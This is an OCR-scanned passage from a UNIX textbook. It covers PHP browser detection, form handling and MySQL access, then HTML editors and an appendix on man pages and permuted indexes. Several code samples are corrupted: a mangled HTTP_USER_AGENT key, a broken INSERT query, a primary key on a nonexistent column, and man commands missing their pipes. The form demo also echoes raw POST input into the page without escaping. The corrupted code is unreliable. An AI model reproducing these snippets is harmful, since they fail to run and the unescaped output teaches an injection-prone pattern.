The following code is another simple PHP example. It queries another CGI environment variable, *HTTP_USER_AGENT,* which contains information about the client web browser being used to view the PHP page (this is a primitive example of what is called "browser detection" in web development):

```
<html>
<head><title>Another Simple PHP Script</title></head>
<body>
<h2>A Simple PHP Browser Detection Script</h2>
Here is your full Web browser profile:
<p>
<?php
   $browser=$_SERVER['HTTP_USER^&GENT'];
   print $browser;
?>
<hr>
<?php
if (strpos($browser, 'Firefox') != FALSE) {
   ?>
      <p>Congratulations on your choice of Firefox.</p>
      <?php
} else {
      ?>
      <p>You do not seem to be using <a
      href=http : //www.mozilla . com/f iref ox/>Firef ox. </a></p>
      <?php
}
?>
</body>
</html>
```

The interesting thing about this PHP page is what is happening in the PHP *if-else* structure. The *if (strpos($browser, 'Firefox') != FALSE) {*line shows the *strpos* statement being used to search for the substring *'Firefox'* in the variable, *$browser,* which holds the value of the *HTTP_USER_ AGENT* environment variable. Also of interest is the way in which raw HTML code can be intermixed with the PHP *if-else* structure. For instance, * Congmtulatiom on your choice of Firefox. * is not part of the PHP code (not within the <?php…?> delimiting tags), but it will only be displayed on the web page when the *if* clause evaluates to true. This avoids the need to use *print* statements to print out HTML tags. When loaded by a web browser, the resulting web page should look like Figure 27–16.




Figure 27–16: Browser detection with PHP

One of PHP's most attractive features is its handling of HTML forms. When dealing with HTML forms and PHP, any form element in an HTML page is automatically available to your PHP scripts. The following is an example of a plain HTML form that calls a PHP script, *php_form_demo.php,* when the Submit button is pressed. The form that is generated is similar to the *name and age* form shown in Figure 27–14, which was generated by a Python CGI script:

```
<html>
<head><title>Simple PHP Form Handling Demo</title></head>
<body>
<form action="php_form_demo.php" method="POST">
Enter your name: <input type="text" name="name" />
Enter your age: <input type="text" name="age" />
< input type ="submit" />
</form>
</body>
</html>
```

The *php_form_demo.php* file must be in the same directory as the preceding HTML document. The contents of *php_form_demo.php* are

```
<html>
<body>
Your name is <?php echo $_POST["name"]; ?>, and
you are <?php echo $_POST["age"]; ?> years old.
</body>
</html>
```

When the form's *Name* and *Age* fields are filled out and the *Submit* button is pressed, the web server loads *php_form_demo.php,* processes the PHP statements and HTML code in it, and then sends an HTML response back to the client web browser. The resulting web page will contain a single line like this:

```
Your name is Joe, and you are 38 years old.
```

In *php_form_demo.php, $_POST* is another built-in PHP "autoglobal" array. This array contains all POST method data from the form that called *php_form_demo.php.* Thus, the *$_POST["name"]* and *$_POST["age"]* variables are automatically set for you by PHP

PHP and MySQL

PHP and the MySQL database *(http://www.mysql.com/)* are often used together to create web applications, particularly as part of the previously mentioned LAMP Web application platform. One of PHP's most popular features is its ability to interface with and manipulate many free and commercial database management systems, including MySQL, PostgreSQL, Oracle, Sybase, and others. MySQL, an open-source database management system (DBMS), has become a popular choice for use with PHP because of its reputation as a relatively easy-to-use and fast database. MySQL is cross-platform, easily compiled on all UNIX variants, and included as the default DBMS on many Linux distributions. Chapter 16 included instructions for building PHP with its built-in support for MySQL. This section will provide a brief introduction to using PHP's MySQL support.

To verify that your PHP installation includes MySQL support, you can check the output of the *phpinfo()* function as described in the section "Apache and LAMP" of Chapter 16 (See Figure 16–5). You should look for a "mysql" section in the *phpinfo()* output.

You will also need access to a MySQL database on the UNIX web server machine, the machine on which your PHP scripts will be running. If you are not *root* on the UNIX machine, you will need the system or database administrator to create a MySQL database and grant you sufficient access privileges to that database, typically requiring authentication with your userid and a password that the administrator assigns to you. We will assume that a MySQL database called *mytest* has been created for you on the web server machine for use with PHP.

After the *mytest* database has been created, you will need to create a database table containing some fields. We'll create the table, *info,* in the *mytest* database using a PHP script, *maketable.php,* that will demonstrate how PHP is used to access a MySQL database:

```
<?php
$user="username";
$password="password";
$database="mytest";
mysql_connect (localhost, $user, $password) ;
@mysql_select_db($database) or die( "Unable to select database");
$query="CREATE TABLE info(
          id int (6) NOT NULL auto_increment,
          firstname varchar(15) NOT NULL,
          lastname varchar (15) NOT NULL,
          PRIMARY KEY (first),
          UNIQUE id (id),
          KEY id_2 (id))
";
mysql_query ($query);
```

```
mysql_close();
?>
```

The *maketable.php* file consists of only PHP statements and no HTML. When you load this file using a web browser, it will display a blank page, but the PHP statements will have been executed silently to create the *info* table. The *$user, $password,* and *$database* variables are used to connect to the *mytest* MySQL database; you have to substitute your own userid and MySQL password for *$user* and *$password.* The *$query* variable contains the actual MySQL database query that is used to create the *info* table and its three fields, *id, firstname,* and *lastname.* The commands to access the MySQL database begin with the keyword *mysql* and are fairly intuitive.

You can use another query, shown next, to insert one record into the *info* table (use this query in the preceding PHP script instead of the CREATE TABLE query and load the PHP script in a web browser):

```
$query="INSERT INTO info VALUES (
",'Bullwinkle','Moose')
".
```

Here, using the INSERT INTO MySQL query, we are inserting one data record into the *info* table. The *firstname* value is 'Bullwinkle' and the *lastname* value is 'Moose', but the *id* value is left NULL (''). This is because we want values for *id* to be auto-assigned so that each record has a unique *id.*

Finally, you can display the data you just inserted into the database using the following example script, *displaydata.php:*

```
<?php
$username="username";
$password="password";
$database="mytest";
mysql_connect (localhost, $username, $password) ;
@mysql_select_db($database) or die( "Unable to select database");
$query="SELECT * FROM info";
$result=mysql_query($query);
mysql_close();
print "<b>Database Contents</b><br><br>";
$id=mysql_result($result,0,"id");
$firstname=mysql_result($result,0,"firstname");
$lastname=mysql_result($result,0,"lastname");
print "$id $firstname $lastname";
?>
```

Here, the MySQL query we are using is *"SELECT * FROM info",* meaning that we are selecting all fields and records (only one record in this example) from the *info* table. The *mysql_result* PHP function allows us to easily parse the query result in the *$result* variable and extract the *$id, $firstname,* and *$lastname.* The *print* command then prints the values of *$id, $firstname,* and *$lastname.*

PREV NEXT

Web Authoring Software

When the web was young and HTML was relatively simple, using vi, emacs, and other UNIX text editors was a viable method for creating and editing HTML documents and maintaining a web site. Some would still argue that editing raw HTML text files helps you to learn HTML and also fine-tune the design of web pages in ways that dedicated HTML editors cannot. Also, **vi** variants such as **vim** and **emacs** now come standard with HTML modes, including color syntax highlighting.

However, with more tags being added as the HTML (and now the XHTML) standard matures, and with the need to pay attention to CSS, Doctypes, the DOM, JavaScript, etc., it may be worthwhile to mention some alternatives to plain text editors for web page authoring and web site maintenance. Among these alternatives are word processors, filters, and dedicated HTML editors.

Office Suites and Filters

A quick way to create a web page is to prepare the document in a WYSIWYG (*W*hat *Y*ou *S*ee *I*s *W*hat *Y*ou *G*et) word processor application and then save the document as HTML. Word processors for UNIX that can do this sort of work include the Sun StarOffice *(http://www.sun.com/software/star/staroffice)* and OpenOffice.org word processors. Typically, these word processors include a software filter that can convert their native file format's formatting to HTML code. Unfortunately, the HTML code that these word processors' filters generate can be a mess and can be very difficult to manually edit if the need arises (the same can be said of the HTML generated by WYSIWYG HTML editors, which are mentioned later). Also, the look and formatting of the document in the word processor often does not translate well to a web page. Otherwise, the word processor to HTML approach is fine for simple documents that need to be generated quickly The StarOffice and OpenOffice.org suites also include presentation software that usually does a good job of converting electronic slide presentations to HTML; this makes it easy to publish your presentations to the web.

For UNIX users who prefer to use LaTeX to generate all their documents, there is a command-line latex2html filter *(http://www.latex2html.org).* The latex2html filter generates cleaner HTML than the word processor filters.

The Website META Language (WML, *http://thewml.org*) is more of a web site programming tool than a filter. It is billed as an "off-line HTML generation toolkit for UNIX." The idea in the WML is to describe web pages in a higher-level language than HTML and then use filters to build the HTML documents all at once in a manner akin to building a large C/C++ project using a *makefile.* This method lends itself to building sites with a very consistent look and layout.

Dedicated Web Page Editors

Dedicated web page editors, also called HTML editors, usually try to be all-in-one web publishing solutions, including features to upload files and directories to remote web servers and also to manage multiple versions of files. All HTML editors provide all or a subset of the following features: drop-down menu access to commonly used HTML tags, tools to ease the building of HTML tables and forms, support for the different HTML/ XHTML standard Doctypes, support for the integration of JavaScript and CSS in page building, DOM support and support for CGI script languages, and remote publishing of files to a server via FTP or another network protocol. The sections that follow describe some HTML editors that are available as binary packages or can be compiled from source code on Linux and UNIX platforms:

Non-WYSIWYG HTML Editors

Bluefish *(http://bluefish.openoffice.nl),* Quanta Plus *(http://quanta.kdewebdev.org),* and Screem *(http://www.screem.org)* are non-WYSIWYG HTML editors. They are designed to appeal to users who have some prior knowledge of HTML. The HTML editing is done in the main edit window in these applications, which offers syntax coloring, syntax highlighting, and automatic tag completion. HTML

tags must be typed in directly or inserted using a tag button bar or the drop-down menus provided. Since there is no WYSIWYG mode, the HTML pages being written must be previewed in a web browser using a preview button or preview menu item. Figure 27–17 shows a screenshot of the Quanta Plus editor.




Figure 27–17: The Quanta Plus HTML editor

WYSIWYG HTML Editors

Amaya *(http://www.w3.org/Amaya),* Mozilla Composer *(http://www.mozilla.org/products/mozilla1.x),* and Nvu *(http://www.nvu.com)* are WYSIWYG HTML editors. They may appeal to users who have little to no prior knowledge of HTML but who have used a WYSIWYG word processor.

Amaya is an editor and browser, developed by the W3C to be used as a test bed for new web technologies that have not made it yet into major production web browsers. As an editor, it is rather rudimentary and has poor CSS support.

Mozilla Composer is part of the Mozilla browser suite, has many of the same features as the non-WYSIWYG editors mentioned previously, and may be a good choice for a beginning web page author.

Nvu, based on Mozilla Composer, is intended to have a feature set comparable to well-known, "professional-level" HTML editors on the Windows platform, editors such as Microsoft FrontPage and Macromedia Dreamweaver. A screenshot of Nvu in WYSIWYG mode appears as Figure 27–18.




Figure 27–18: The Nvu HTML editor

PREV NEXT

Summary

In this chapter you were introduced to web development in UNIX. You learned of the history of HTML and the efforts of the World Wide Web Consortium to build consensus for HTML standards that browser vendors and web developers could agree on. You learned the basics of HTML markup. You learned about client-side web scripting with JavaScript and about the Document Object Model, which was proposed to make web pages more scriptable. You learned about the push, through the development of Cascading Style Sheets, to separate the content of web pages from their presentation. You learned about server-side scripting possibilities with Common Gateway Interface programs written in the Perl and Python interpreted languages. You learned about the comparative ease of the PHP approach to server-side scripting and how PHP can be used with the popular MySQL database. Finally, you were introduced to existing web authoring solutions for the Linux and UNIX platforms.

PREV NEXT

PREV NEXT

How to Find Out More

Here are a couple of general web design references:

Cederholm, Dan. *Bulletproof Web Design: Improving Flexibility and Protecting Against Worst-Case Scenarios with XHTML and CSS*. Berkeley, CA: New Riders Press, 2005.

Zeldman, Jeffrey. *Designing with Web Standards*. Corte Madera, CA: Waite Group Press, 2003.

The following books are basic HTML/XHTML and CSS references:

Meyer, Eric A. *Cascading Style Sheets: The Definitive Guide*. 2nd ed. Newton, MA: O'Reilly Media, Inc., 2004.

Musciano, Chuck, and Bill Kennedy. *HTML & XHTML: The Definitive Guide.* 5th ed. Newton, MA: O'Reilly Media, Inc., 2002.

Powell, Thomas, *HTML & XHTML: The Complete Reference.* Berkeley, CA: McGraw-Hill/ Osborne Media, 2003.

Some books on web programming are

Goodman, Danny, *JavaScript & DHTML Cookbook*. Newton, MA: O'Reilly Media, Inc., 2003.

Hamilton, Jacqueline D. *CGI Programming 101: Programming Perl for the World Wide Web.* 2nd ed. Houston, TX: CGI101.com, 2004.

Marini, Joe. *Document Object Model: Processing Structured Documents* . Berkeley, CA: McGraw-Hill/Osborne Media, 2002.

Stein, Lincoln. *Official Guide to Programming with CGI.pm*. New York: John Wiley and Sons, 1998.

Tatroe, Kevin, Rasmus Lerdorf, and Peter MacIntyre. *Programming PHP*. 2nd ed. Newton, MA: O'Reilly Media, Inc., 2006.

A more in-depth treatment of the LAMP platform and techniques can be found in the following:

Rosebrock, Eric, and Eric Filson. *Setting Up LAMP: Getting Linux, Apache, MySQL* , *and PHP Working Together* . Berkeley, CA: Sybex, 2004.

You can also find a well-maintained source of current information about LAMP on the web at *http://www.onlamp.com/*.

PREV NEXT

PREV NEXT

Appendix-How to Use the Man (Manual) Pages

Overview

In this appendix, you will learn about the ultimate UNIX reference material, the **man** (manual) pages. UNIX manual pages are the ultimate reference for how UNIX commands work. They succinctly present a wealth of information about commands using a particular format. Consequently every serious UNIX user needs to know how to use manual pages. This appendix teaches you how to use manual pages and describes the information you can obtain by reading them. The manual pages for UNIX commands are distributed in CD-ROM (or DVD) format along with the operating system software for all major UNIX variants, and they are available in hard-copy documents for some of these variants. The manual pages for some variants may also be found on web sites. Finally, the manual pages are included as online documentation with many variants.

Manual pages for UNIX commands may be accessed via the **man** command (for *man*ual), also described here. If you want to find out whether you have the **man** pages for your system, typing

```
$ man man
```

should display information about the **man** command itself. If you see a message saying that the **man** command is not found, see your system administrator; you will need to have the **man** package loaded separately

This appendix also describes how manual pages are indexed according to the type of function they perform, and describe the general layout of a manual page.

Finally, it describes the *permuted index,* a feature available with some UNIX variants, which are alphabetical lists of words taken from the NAMES section of manual pages, to find commands that perform tasks to solve your problems. It also shows you how to create your own permuted index. If you create any new UNIX programs, you might want to create your own manual pages following the conventions described here.

PREV NEXT

PREV NEXT

Using the Manual Pages

The definitive reference for UNIX commands is the manual pages for your variant. The commands and their descriptions follow the format of a physical reference manual, such as a *User's Reference Manual* that has traditionally been included in printed form for each variant.

Manual pages provide detailed information on all standard commands and features. Besides manual pages on commands, there are manual pages for programmers and system administrators on special files, standard subroutines, and system calls. You can use the manual pages to find out exactly what a command does, how to use it, what options and arguments it takes, and which other commands are commonly used with it or are related to it. With the help of permuted indexes, which are indexes that list the function of a command (such as *delete*) or a word in the descriptive title of the command (such as *editor*), you can use manual pages to discover which command to use to solve a particular problem, and you can browse through it to discover useful commands you didn't know about.

Although manual pages can be extremely helpful, they are sometimes not simple to use. At first glance, and even at second glance, a manual page may appear intimidating. Manual pages are reference material, *not* tutorials in how to use commands. Manual pages were originally written by and for experts-the people who created the UNIX system and developed the commands. Manual pages are designed to provide complete, precise, and detailed information in a concise form. As a result, although complete, they are terse-sometimes so terse that even experts have to read an entry, reread it, and then read it once again before they completely understand it. (As a perhaps extreme example, entire books have been devoted to explaining the **awk** command and language, yet only two manual pages are devoted to the **awk** command and language.)

Despite their complexity the manual pages are indispensable tools. Learning to read and use manual pages will greatly increase your ability to use UNIX. You will find that they provide the fastest way, and sometimes the only way, to get the information you need. The next section shows you how to read and use manual pages so that, with a little practice, they will become a familiar and useful tool.

The man Command

On most UNIX systems, manual pages are available for online use. In some cases, they are loaded onto your hard disk as part of the installation process. In other cases, they are available on a separate CD-ROM that can be mounted on your system and read as though they were on your hard disk. These commands are usually located in the directory */usr/ share/man.*

If your system has manual pages available, you can use the **man** command to display a page on your screen or to print it. The format of the man command is **man** *command.* For example, to get the manual page for the **grep** command, type

```
$ man grep
```

This displays the same information in the printed manual page on your screen. Because manual pages are usually more than one screen length, it's a good idea to send the **man** output to a pager (displaying one screen at a time) such as **more,** for example

```
$ man grep | more
```

If you want to save the output to a file you can redirect it to a file, for example *savefile,* by typing

```
$ man grep > savefile
```

If you want to save the output to *savefile* for printing later-or to copy to another machine that has a printer connected to it-you can create a printable format by using the col command, discussed in Chapter 19, as follows:

```
$ man grep col -b > savefile
```

The command **col -b** in this example removes hard-to-print highlighting that works well in on-screen displays (but not on printed media) such as underscoring and reverse highlighting, and prepares it for

nroff-style printing.

You can also send the output directly to a printer by piping the output of the **man** command to **lp**:

```
$ man grep lp
```

or for some variants, piping it to **lpr**:

```
$ man grep lpr
```

If you are using a display terminal, in order to format the output for that particular terminal, you *may* need to use the **-T** option. For instance,

```
$ man -Tvt100 grep more
```

formats the output for a vt100 terminal. If you don't use **-T** with a terminal option, **man** will format the output according to the terminal information in your *TERM* environment variable. This will normally be fine, if you are using a display that you have defined in *TERM.*

If you want to see a list of all of the commands that have a certain string in them, you can use the **-k** option, (for *k*eyword), to produce a screen display as follows. For instance, to display all of the commands with the keyword *irc* in them could result in a display similar to this:

```
$ man -k irc


circle   plot (3plot)   -  graphics interface
dircmp   dircmp(1)      -  directory comparison
ircII    ircII(1)       -  interface to the Internet Relay Chat System
```

Note that the **-k** option will display back all commands on your system that have the string-in this case *irc*-in them, no matter where the string appears in the command *or in the description part* of the display This is because the search mechanism for the string is **grep,** which will find the pattern anywhere on the **man** page-including the descriptive narrative. Therefore, it you had a command called **round** on your system, whose description was "a circle drawing utility" it would also show up in the listing just shown, since the word circle contains the letters *irc.*

Note also that the section in which the command appears is listed next to the command. The **dircmp** command is in Section 1 of the **man** pages (see later on for more information about this feature).

While using the **-k** option is useful when you don't know a particular command, it may list unwanted results if the keyword that is supplied is too short or not descriptive enough. You might consider using the **apropos** command (see later on) in this case.

Command Categories

The manual pages of commands are organized into categories based on the type of function the particular commands perform. This structure is fairly uniform across UNIX variants. All UNIX variants use sections, and some further split sections using letters to designate subsections. For example, 1C is the common designation for all user-level commands used to communicate with other systems. Table A-1 display the section categories used by some of the major version of UNIX including Solaris, Linux, and HP-UX. You will notice that not all versions of UNIX use all subsections.

Table A–1: Section Categories for UNIX man Pages

Section	Commands Covered
Section 1	User Level Commands
Section 1B	BSD Compatibility Commands
Section 1C	Basic Networking Commands
Section 1F	FMLI Commands
Section 1M	Administration Commands

Section 1S	SunOS-Specific Commands
Section 2	System Calls
Section 3–3G	C Library Routines and Fortran Library Routines
Section 3K	Kernel VM Libraries
Section 3M	Math Library Functions
Section 3N	Network Services Functions
Section 3R	Real Time Libraries
Section 3S	Standard I/O Functions
Section 3T	Threads Library Functions
Section 3X	Specialized Libraries
Section 4	File Formats
Section 5	Descriptions of publicly available files and miscellaneous information pages.
Section 6	Games and demonstrations
Section 7	Special Files and Devices
Section 7P	Network Protocols
Section 8	Miscellaneous Maintenance Commands
Section 9	Kernel and Driver References

The categories break commands into logical groups that we will briefly explain. Section 1 contains manual pages of user-level commands. For example, it contains the descriptions of **ls** and **sh**. This is the part of the manual pages you will use most often and the part discussed in most detail here. Section 1C contains information on the networking commands such as dialing up another computer with **cu**, and of the UUCP System, such as **uuto**. Section 1F contains comments used in the Forms Management Language (character user) Interface. Section 1M contains commands used for system administration; this section is extremely important if you need to perform administrative functions. Many of these commands require special permission.

Sections 2 and 3, as well as their subsections, contain information about subroutines of interest mostly to software developers. Section 4 describes the formats of system files such as */etc/passwd* (Linux sometimes uses Section 5 for this).

As its name, “Miscellaneous,” suggests, Section 5 contains information that does not fit into the other sections. This is where you will find the list of ASCII character codes, for example. Section 6 is the traditional place in the manual pages for information about game programs. Games are often (but not always) found on computers running UNIX. Also included are demos on many newer versions of UNIX, including multimedia software demos. Like Sections 2 and 3, Section 7 is of interest mainly to software developers. It contains information about special files and devices in the */deu* directory Section 8 describes procedures that system administrators need to use to maintain and administer their systems. Section 9 is primarily intended to be used by systems programmers who work with the UNIX kernel.

Within each section, the entries are arranged in alphabetical order. For instance, Section 1 (User Commands) begins with the **acctcom** command and continues to the **xargs** command.

Finding Commands in a Particular Section

If you want to find a command in a particular section, you can do so by specifying the section in which the command is found. Although this format varies across UNIX implementations, the concept is to use the **man** command, followed by the command you want to find, followed by the complete section information. For example, in Solaris, the command

```
$ man cu.1c | pg
```

displays information one screenful at a time about the **cu** command found in section 1C of the Solaris online manual pages.

This feature comes in handy when multiple versions of a particular command exist. For instance, the **passwd** command is both a user command in Section 1 and a systems administrator command in Section 4. By default, the **man** command with no section options displays the *first occurrence* of the command in all of the sections. If you are a systems administrator and want to learn more about **passwd** in Section 4, you must type

```
$ man passwd.4
```

to get the correct display The **passwd** manual page in Section 4 describes some additional options and files that only systems administrators need to know about. If you mistakenly type

```
$ man passwd
```

you will see the display for the manual page for **passwd** in Section 1. Hopefully-if you are a good systems administrator-you will notice this, since each manual page shows the section to which the command applies as part of the display

Finding Command Using the intro Page

To make things even easier, each section has a special manual page called **intro**. You may view all of the commands in a given section by using **intro** with the appropriate section number. For example, typing

```
$ man intro.6
```

on a Solaris machine will produce a list of all of the games and demo commands in Section 6 that are available on your system. Other variants use similar formats for identifying sections and subsections. If you want to see how your particular variant uses the **man** command, including options, simply type

```
$ man man
```

The **man** command itself has a manual page that describes how to use **man** on your system.

The apropos Command

When you don't know the exact name of a command but know its function, you can use the **apropos** command, available on most variants of UNIX. This command is used to find commands that have a certain word in their title (more accurately, the title field in their manual page description). For instance, if you are looking for a command that has the word *editor* in the title, your output might look something like this:

```
$apropos editor

ed
sed
vi
```

This makes sense because **ed** is a line editor, **sed** is a string editor, and **vi** is a visual screen editor.

Xman

If you use the X Window System, you can view manual pages using the **xman** utility To see how to use **xman,** go to the web page at *http://www.xfree86.org/current/xman.1.html*. To download this manual page viewer, go to *ftp://ftp.x.org/pub/individual/app/*.


The Structure of a Manual Page

UNIX manual pages have a fairly standard format. They contain some or all of the following sections in the order listed:

- Title

- Name
- Synopsis
- Description
- Examples
- Files
- Exit codes
- Notes
- See also
- Diagnostics
- Warnings
- Bugs

Several other kinds of information also may be provided, depending on whether the information is relevant to a particular command. Figure A-1 illustrates the manual page for the cp command.



cp(1) (Essential Utilities) cp(1)

NAME
cp – copy files

SYNOPSIS
cp [–i] [–p] [–r] *file1* [*file2* ...] *target*

DESCRIPTION
The cp command copies *filen* to *target*. *filen* and *target* may not have the same name. (Care must be taken when using sh(1) metacharacters.) If *target* is not a directory, only one file may be specified before it; if it is a directory, more than one file may be specified. If *target* does not exist, cp creates a file named *target*. If *target* exists and is not a directory, its contents are overwritten. If *target* is a directory, the file(s) are copied to that directory.

The following options are recognized:

–i cp will prompt for confirmation whenever the copy would overwrite an existing *target*. A y answer means that the copy should proceed. Any other answer prevents cp from overwriting *target*.

–p cp will duplicate not only the contents of *filen*, but also preserves the modification time and permission modes.

–r If *filen* is a directory, cp will copy the directory and all its files, including any subdirectories and their files; *target* must be a directory.

If *filen* is a directory, *target* must be a directory in the same physical file system. *target* and *filen* do not have to share the same parent directory.

If *filen* is a file and *target* is a link to another file with links, the other links remain and *target* becomes a new file.

If *target* does not exist, cp creates a new file named *target* which has the same mode as *filen* except that the sticky bit is not set unless the user is a privileged user; the owner and group of *target* are those of the user.

If *target* is a file, its contents are overwritten, but the mode, owner, and group associated with it are not changed. The last modification time of *target* and the last access time of *filen* are set to the time the copy was made.

If *target* is a directory, then for each file named, a new file with the same mode is created in the target directory; the owner and the group are those of the user making the copy.

NOTES
A –– permits the user to mark the end of any command line options explicitly, thus allowing cp to recognize filename arguments that begin with a –. If a –– and a – both appear on the same command line, the second will be interpreted as a filename.

SEE ALSO
chmod(1), cpio(1), ln(1), mv(1), rm(1).

Figure A–1: A sample manual page for the cp command

It contains some, but not all, of these sections. (Manual pages for utilities provided by many vendors do not include additional information such as the author[s] of the commands.)

Let's look at each part of a manual page. At the top of each manual page is a TITLE, which contains the name of the command followed by a number, or a number and a letter, in parentheses. Then the name of the utility package that the command is part of is given (within parentheses). For example, the title of the cp page is typically displayed as

User Commands cp(1) or Essential Utilities cp(1)

The (1) shows that this is a Section 1 entry This is useful because in a few cases the same name is used for a command (Section 1) and a system call (Section 2) or subroutine (Section 3). Some commands have a letter after the section number. For example, the title of the page for the uucp command is

Communications Commands uucp(1C)

The (1C) shows that this is a Section 1C entry

NAME gives the command name and a short description of its function. Sometimes more than one command is listed, such as on the manual page for the **compress** command, which lists **compress**, **uncompress**, and **zcat**. The second and third commands listed do not have their own manual pages.

SYNOPSIS provides a one-line summary of how to invoke or enter the command. The synopsis is like a model or template-it shows the command name, and it indicates schematically the options and arguments it can accept and where they should be entered if you use them. The synopsis template uses a few conventions that you need to know. When more than one command appears on a page, each command is listed in the NAME section and then a synopsis for each command is listed in the SYNOPSIS section.

A constant-width font is used for literals that are to be typed just as they appear, such as many command names. In Figure A-1, **cp** and its available options, **-i**, **-p**, and **-r**, are all printed in a constant-width font. Substitutable arguments (and commands), such as filenames shown as schematic examples, are printed in *italics* (or shown as underlined or reverse video, when displayed on character terminals). In Figure A-1, the substitutable *arguments file1, file2,* and *target,* which represent filenames, are printed in italics. If a word in the synopsis is enclosed in brackets, that part of the command is optional; otherwise, it is required. An ellipsis (a string of three dots, like this…) means that there can be more of the preceding arguments. The synopsis of **cp** shows that it requires two filename arguments, shown *by file1* and *target,* and that you can give it additional filenames, as shown by *"[file2...]*."

DESCRIPTION tells how the command is used and what it does. It explains the effects of each of the possible options and any restrictions on the command's input or output. This section sometimes packs so much information into a few short paragraphs that you have to read it several times. Some command descriptions in the manual-for example, those for the commands **xargs** and **tr**-are (or deserve to be) legendary for the way they pack a lot of complex information into a short summary.

EXAMPLES provides one or more examples of command lines that use some of the more complex options, or that illustrate how to use a command with other commands.

FILES lists system files that the command uses. For example, the manual page for the **chown** command, used to change the name of the owner of a file, refers to the */etc/passwd* and */etc/group* files.

EXIT CODES describes the values set when the command terminates.

NOTES gives information that may be useful under the particular circumstances that are described.

SEE ALSO directs you to related commands and entries in other parts of the manual, and sometimes to other reference documents.

DIAGNOSTICS explains the meaning of error messages that the command generates.

WARNINGS describes limits or boundaries of the command that may limit its use.

BUGS describes peculiarities in the command that have not been fixed. Sometimes a short-term remedy is given. (Developers have a tendency to describe features they have no intention of implementing as bugs.)

Permuted Indexes

With so many commands available, it is difficult to know where to find an appropriate command for a particular task. It is impractical to look through manual pages for hundreds of commands to find one that might be useful. Instead, a particularly useful tool called the *permuted index* can help you find commands you need. The permuted index included with the manual pages for a particular version of the UNIX System (when it exists) provides an extremely complete and powerful way to find commands

that do what you want. Check if permuted indexes are available for your particular version of UNIX.

The permuted index is a valuable tool for browsing. You can scan it to look for information on new commands, or you can look for suggestions about using commands you already know about in ways you might not have considered. You can also find commands that do not have their own manual page, but instead are described with other related commands.

The permuted index is based on the descriptions in the NAME sections of the pages for the individual commands. For each of the descriptions, it creates several entries in the index-one for each significant keyword in the NAME description.

Figure A-2 shows a typical page from a permuted index. Notice that there are three parts to each line: left, center, and right.

Figure A–2: A typical permuted index page

The center part of each line begins with a keyword from a manual page entry The permuted index is arranged so that these words are listed in alphabetical order. If you were looking for a command to list files, but you didn't know that the name for this command is ls, you could look for "list" in the center column of the index. You would find several entries beginning with "list."

The right-hand column tells you the manual page that this summary comes from. The left-hand column contains the text of the NAME entry that precedes the keyword. For the ls example, it is simply "ls." If a keyword is the first line in the description, nothing appears in the left-hand column (for example, notice the blank area preceding the "ln link files" entry). Also, if there isn't enough room in the center column for all of the text following the keyword, whatever doesn't fit is "folded" over and placed at the beginning of the left-hand column. An example of this is the entry for the keywords "list of service grades that are."

To use the permuted index, begin by looking in the center column for words of interest. Then read the complete phrase of any entry that catches your interest, beginning with the name of the command, which may appear in the left or center column. You will need some practice to become comfortable using a permuted index. But if you learn to use it, you will find that it soon becomes easy to find the information you are looking for, and that it can point you toward all sorts of interesting commands that you might otherwise never have found.

Creating Your Own Permuted Index

You can create a permuted index of the commands on your system by using the **ptx** (or **gptx**) command. (**gptx**, or **G**nu **ptx** is just an enhanced version of **ptx**, with some slightly different options.

ptx is more readily available on the web.) **ptx** is part of the *coreutils* package. The actual **man** page for the **ptx** command can be found on the web site at: *http://linuxcommand.org/man_pages/ptx1.html*. The format of the **ptx** (and **gptx**) command is

```
$ ptx [OPTION]... [INPUT]... (without -G)
```

or

```
$ ptx -G [OPTION]... [INPUT [OUTPUT]]
```

The **-G** option refers to disabling GNU extensions, and formatting the output in the traditional UNIX System V format. If you want to use this option, it must appear as the first option to **ptx**. The *input* consists of a file (or files) containing the words you wish to use as keywords in the permuted index. The *output* is a file or printout of the results.

If you have the **info** and **ptx** packages installed on your system, you can see the complete **ptx** manual-in Texinfo format-by issuing the command

```
$ info coreutils ptx
```

